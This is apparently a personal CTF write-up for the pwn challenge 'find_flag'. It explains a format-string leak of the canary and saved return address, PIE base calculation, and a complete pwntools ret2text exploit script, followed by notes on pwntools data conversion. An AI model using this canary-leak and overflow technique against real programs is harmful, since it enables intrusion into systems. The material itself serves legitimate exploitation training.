[Shenyu Cup 2021]find_flag
Table of Contents
[!note] Related entry: PWN题目索引
find_flag - Challenge Write-up
[!info] Challenge Information
- Competition: Shenyu Cup
- Challenge: find_flag
- Difficulty: ★★★☆☆
- Mitigations: PIE, canary, full protections enabled
- Vulnerability Type: Format string / stack overflow
- Exploitation Technique: ret2text
Preface: This challenge records two points: First, it helps me clarify Python data type conversions. Sometimes after leaking data, you still need to convert it into the correct format. Only by mastering Python’s data conversion methods can you adapt flexibly and not ask AI about everything. Second, this was my first time solving a PIE challenge, so the method for setting breakpoints is somewhat different.
Vulnerability Analysis
In this challenge, the format string vulnerability causes an arbitrary address read, which allows us to use the gets() function’s stack overflow to reach the backdoor function. You need to look around a bit to find the backdoor function yourself. If that still doesn’t work, Ctrl + F12 and checking strings through cross-references can also locate it.
Solution Steps
① Static Analysis
 These are all obvious vulnerabilities: overflow into the backdoor function, so the exploitation technique is
 ret2text. But the key point of this challenge is how to overflow without crashing the program and how to find the correct overflow point (PIE protection).
Since the idea is clear, we can move to dynamic debugging and find the offset (offsite).
② Dynamic Debugging
format location
About the breakpoint issue:
 One easy-to-remember method is to use
 $rebase(偏移). This is an advanced feature built into pwndbg, specifically a variable for PIE. You only need to pass the offset address from IDA into that variable.
startb *$rebase(0x13BB)c
%p..%p..%p..%p..%p..%p..%p..%p.. By simply counting, it appears at the 6th position, so
 off_site = 6
canary leak
Next, find the canary’s position on the stack. Emmm, this is such a basic step that I won’t include screenshots; you can tell even from IDA.
char format[32]; // [rsp+0h] [rbp-60h] BYREF_BYTE buf_0x40[56]; // [rsp+20h] [rbp-40h] BYREFunsigned __int64 canary; // [rsp+58h] [rbp-8h] so the canary’s offset is 11 + 6 = 17.
Just try strat directly —> %17$p and the result is the canary.
progrem_base leak
Here, I hope everyone has an equivalent concept in mind:
- Stack Address and Code Address are two independent memory regions.
- PIE protection: randomizes the base address of the code segment (Text Segment).
- ASLR protection: usually also randomizes the base address of the stack.
Our RIP pointer now points into the stack, so when searching for the program base address, what we should leak is not the stack frame address, because that is useless for defeating PIE. What we should correctly look for is any address in the .text segment! Think about where one is guaranteed to exist. What does the call instruction do?
With that line of thinking, you can naturally arrive at leaking the save_rip address!
| Stack Content | Offset (relative to RBP) | Description | Useful for bypassing PIE? |
|---|---|---|---|
| … | … | Local variable buffer | No |
| Canary | rbp - 0x8 | You already got it | No (only used to bypass Canary) |
| Saved RBP | rbp | The previous function’s stack base | No (this is what you almost leaked just now) |
| Saved RIP | rbp + 0x8 | Return address | Yes! (This is the target) |
The corresponding offset is easy to calculate: it’s two offsets above the canary: %19$p
At this point, only one final problem remains in this challenge-----how to process the leaked data?
Data processing
First, let’s look at the format of the leak.
 Here, to split the received characters, we can use the
 recvn(count) function, which can specify the number of characters to receive.
To avoid miscounting, use Python’s len() function.

io.recvn(19)leak_text = io.recvn(14)canary = io.recvn(18)Here I use io = porcess('./程序')
Key point!!! When doing Pwn challenges, the “shape transformation” of data is the most essential basic skill. We usually jump back and forth among three forms:
- Integer: used for arithmetic calculations (for example,
libc_base + system_offset). - Bytes: used to send Payloads (for example,
b'\xef\xbe\xad\xde'). - String/Hex String: usually the leaked content output by the program (for example,
b"0x7ffff...").
What we receive here is a Hex String, so correspondingly it needs to be converted into Bytes.
However, since we have the p64() function, here we convert it into the intermediate transition type Integer first.
The process still uses the int(x,[base]) function, where the optional parameter base specifies the base.
③ Exploit Development
Next comes the full exp.
from pwn import *context.log_level = 'debug'# io = remote('node4.anna.nssctf.cn',28117)io = process("./find_flag")print(f"PID = {io.pid}")io.sendlineafter(b'What\'s your name? ',b'%19$p%17$p')io.recvuntil(b', ')
save_rip = int(io.recvn(14),16)canary = int(io.recvn(18),16)print(save_rip)print(canary)progrem_base = save_rip - 0x146Fbackdoor = progrem_base + 0x1229ret = progrem_base + 0x13F8payload = b'a' * 0x38 + p64(canary)payload += b'b' *0x8 + p64(ret) +p64(backdoor)io.recv()io.sendline(payload)io.interactive()By the way, this challenge requires stack alignment, so pay attention to line 17.
④ Final Exploitation

Tools Used
IDA, pwndbg
Key Takeaways
Data type conversion
Technical Insights
Here I additionally recorded some PIE debugging extensions and data conversion extensions for my future reference in case I forget; they are no longer directly related to this challenge.
PIE
1. Use Pwndbg’s dedicated commands (most recommended)
piebasecommand After the program starts running, directly enterpiebase, and it will automatically calculate and print the current base address. Even better, you can include an offset directly in the calculation. For example, if the offset of some function in IDA is0x1234, you can enter:piebase 0x1234It will directly tell you the current real absolute address of that function.brva(Break Relative Virtual Address) This is the most practical command. You don’t need to know the base address; just set a breakpoint directly using the offset from IDA. Suppose the offset of themainfunction or some vulnerability point is0x1145:
pwndbg> brva 0x1145Pwndbg will automatically capture the program’s base address, add the offset, and set the breakpoint for you.
breakrva
Same as brva, this is its full name.
2. Pwntools + GDB integration (most commonly used when scripting)
When writing exploit scripts, we usually use pwntools’s gdb.attach for debugging. Pwntools is very smart and can recognize PIE.
You can write it directly like this in a Python script:
from pwn import *
context.terminal = ['tmux', 'splitw', '-h'] # 或者你的终端设置p = process('./pwn_binary')
# 方法 A: 使用 gdbscript# $rebase 是 pwndbg/gef 识别的宏,代表当前基地址gdb.attach(p, gdbscript=''' b *$rebase(0x1234) c''')
# 方法 B: 直接用 pwntools 的 ELF 对象 (更优雅)elf = ELF('./pwn_binary')# context.binary = elf# 这种方式结合 gdb.attach 需要配合具体的地址计算,通常不如方法 A 在动调时直观# 但你可以先算出地址再 attach (如果 PIE 没开或者是用 core dump)Note: If you gdb.attach immediately after process(), sometimes the base address has not been loaded yet. It is usually recommended to first p.recvuntil(...) to let the program run a bit before attaching, or put start first in the gdbscript.
3. Disable ASLR at the system level (simplest and most brute-force)
If you only want to debug and analyze the logic locally without dealing with changing addresses, you can directly disable ASLR at the system level.
Although PIE is a compile-time option, address randomization depends on the kernel’s ASLR. If ASLR is disabled, PIE programs will usually load at a fixed base address (typically something like 0x555555554000).
Execute in the Linux terminal:
sudo sysctl -w kernel.randomize_va_space=0- Advantage: The address is the same every run, so you can set breakpoints directly with absolute addresses.
- Disadvantage: It may make you forget that the real exploitation environment has ASLR enabled, causing you to forget to calculate the leaked base address when writing the exp. Recommended for analyzing program logic only.
4. How do you view the offset here?
In IDA Pro, make sure you have enabled “Line Prefixes” (Options -> General -> Disassembly -> Line prefixes).
If it is a PIE program, the address displayed by IDA is usually a small value like 0x1234 (an offset relative to the base address 0). If IDA displays a large number like 0x401234, you can use Edit -> Segments -> Rebase program to set the base address to 0, so the addresses shown become pure offsets, which is very comfortable to use directly with brva.
Data Conversion
1. Core killer technique:
Packing & Unpacking. This is by far the most commonly used functionality in Pwn. It solves the problem of “how to turn an integer into its binary form in memory.”
p64()/p32()(Pack)- Function: convert an integer into a little-endian byte stream.
- Scenario: when constructing a Payload, put the calculated address into it.
from pwn import *# 比如 system 的地址是 0xdeadbeefpayload = p32(0xdeadbeef)# 结果: b'\xef\xbe\xad\xde' (自动化处理了字节序)
# 64位同理payload = p64(0x7ffff7a0d000)u64()/u32()(Unpack)- Function: convert received raw byte streams (not strings like “0x…”) back into integers.
- Scenario: when you use
p.recv(8)to read actual memory address data (garbled-looking characters), and need to convert it into an integer to calculate the base address.
# 假设你收到了 8 字节的 puts 真实地址leak_data = p.recv(8)libc_base = u64(leak_data) - 0x080a302. Handy tools for handling leak data:
Padding and alignment. In 64-bit programs, memory addresses usually only have 6 effective bytes (for example 0x00007f...), and the high bytes are 00. If you directly recv(6) and then u64(), Python will throw an error, because u64 must consume all 8 bytes.
ljust()(Left Justify)- Function: pad characters on the right side of a byte stream until it reaches the specified length.
- Scenario: fix 6-byte leaked data, or pad junk data in stack overflows.
# 场景1:修复 Leak# 收到 b'\x10\x20\x30\x40\x50\x60' (6字节)leak = p.recv(6)# 补齐到 8 字节,用 \x00 填充,然后再转整数addr = u64(leak.ljust(8, b'\x00'))
# 场景2:栈溢出填充# 填充 0x20 个 'A'padding = b'A' * 0x20# 或者用 ljust (虽然直接乘更方便)padding = b'payload_start'.ljust(0x20, b'\x00')This is actually often used in ret2libc techniques to preserve leaked libc addresses.
leaked_puts = u64(io.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))print(f"linked_puts: {hex(linked_puts)}")3. Hex and byte streams
Mutual conversion. Sometimes the program does not output raw bytes, but an ASCII string printed through printf("%p") (such as b"0x7ff...").
int(x, 16)- Function: as you already know, handles ASCII-formatted hexadecimal strings.
- Note: Python 3’s
int()can directly accept thebytestype, no need to.decode()first.
p.recvuntil(b"address: ")leak_str = p.recvline().strip() # 比如收到 b'0x7ff...'addr = int(leak_str, 16)unhex()/enhex()(Pwntools)- Function: handle very long Hex strings.
- Scenario: some challenges give you text like
deadbeef..., and you need to turn it back into\xde\xad....
from pwn import *data = unhex("48656c6c6f") # 变成 b'Hello'4. String search and positioning
When writing automation scripts, you need to precisely locate the position of a leaked address.
- **
find()/index() - Function: find the position of a specific substring within a byte stream.
data = p.recv()# 假设泄漏的地址前面有 "Leaked: "start_index = data.find(b"Leaked: ") + len(b"Leaked: ")leak = data[start_index : start_index + 6]split()- Function: split by delimiter.
- Scenario: Canary is often hidden in the middle of a pile of output data.
# 假设输出是: "Welcome, user: [CanaryBytes] !"p.recvuntil(b"user: ")canary = u64(p.recv(8))5. Ultimate lazy-person tool: flat()
If you think manually concatenating Payloads is ugly:
payload = b'A'*40 + p64(pop_rdi) + p64(bin_sh) + p64(system)You can use Pwntools’ flat:
flat()- Function: automatically
packthe integers in the list, concatenate the strings, and generate the final Payload.
payload = flat([ b'A' * 40, pop_rdi, # 自动识别为整数并 p64 bin_sh, system])Summary
| Scenario | Raw Data (Input) | Target Data (Output) | Recommended Function |
|---|---|---|---|
| Constructing a Payload | 0xdeadbeef (integer) | b'\xef\xbe\xad\xde' (bytes) | p32() / p64() |
| Handling memory leaks | b'\xef\xbe...' (raw bytes) | 0xdeadbeef (integer) | u32() / u64() |
| Handling %p output | b"0x7fff..." (text) | 0x7fff... (integer) | int(data, 16) |
| Fixing 6-byte addresses | b'\x01...\x06' (6 bytes) | 0x000001... (integer) | u64(data.ljust(8, b'\x00')) |
| Finding a specific position | Large chunk of junk data | Index of key data | data.find(b"key") |
Pitfall Notes
Another challenge that requires stack alignment.
Pattern Recognition
PIE and canary are enabled, and there is an obvious stack overflow characteristic. At this point, you should think about how to read data from arbitrary addresses to build the conditions for our stack overflow.
Related Challenges
None for now
Extended Thoughts
None
Created: 2025-12-15 18:12